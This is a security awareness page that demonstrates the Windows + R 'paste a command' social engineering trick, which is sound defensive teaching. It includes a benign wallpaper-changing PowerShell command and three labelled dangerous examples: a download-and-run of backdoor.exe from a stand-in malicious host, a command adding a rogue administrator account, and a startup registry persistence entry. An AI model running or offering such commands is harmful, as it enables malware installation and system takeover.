🔒 Interactive Windows + R Social Engineering Demo
See How Attackers Trick Users Into Running Commands
⚠️ SECURITY AWARENESS DEMO: This demonstrates a common social engineering attack pattern.
The commands shown are harmless examples for educational purposes only.
🎯 The Attack Technique
Attackers often create fake websites or messages that instruct users to:
1
Press Windows + R to open the Run dialog
2
Press Ctrl + V to paste a command
3
Press Enter to execute the command
🛡️ Safe Demonstration - Desktop Background Change

This harmless command will set your desktop background to the famous Wikipedia dog image:
powershell -Command "Invoke-WebRequest -Uri 'https://upload.wikimedia.org/wikipedia/commons/thumb/4/47/American_Eskimo_Dog.jpg/1200px-American_Eskimo_Dog.jpg' -OutFile '$env:TEMP\wiki_dog.jpg'; Set-ItemProperty -Path 'HKCU:\Control Panel\Desktop' -Name Wallpaper -Value '$env:TEMP\wiki_dog.jpg'; rundll32.exe user32.dll,UpdatePerUserSystemParameters,1,True"
What this command does:
- Downloads the Wikipedia dog image to your temp folder
- Sets it as your desktop background
- Refreshes the desktop to show the change
- Completely harmless - just changes your wallpaper!
🎮 Try It Yourself (Safe)
Follow these steps to see the technique in action:
1
Click the "Copy Safe Command" button above
2
Press Windows + R on your keyboard
3
Press Ctrl + V to paste the command
4
Press Enter to execute
5
Watch your desktop background change to the cute dog!
🚨 Dangerous Examples (DO NOT RUN)
These are examples of what real attackers would try to make you run:
powershell -ExecutionPolicy Bypass -Command "Invoke-WebRequest -Uri 'http://malicious.com/backdoor.exe' -OutFile '$env:TEMP\update.exe'; Start-Process '$env:TEMP\update.exe'"
What this would do: Downloads and runs malicious software
cmd /c "net user hacker Password123! /add && net localgroup administrators hacker /add"
What this would do: Creates a backdoor administrator account
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "SystemUpdate" /t REG_SZ /d "C:\malware\payload.exe" /f
What this would do: Adds malware to startup registry
✅ How to Protect Yourself
- Never run commands from untrusted sources
- Verify the source before following instructions
- Be suspicious of urgent or threatening messages
- Use antivirus and keep systems updated
- Enable User Account Control (UAC)
- When in doubt, ask IT security
- Look for red flags: urgency, threats, promises of money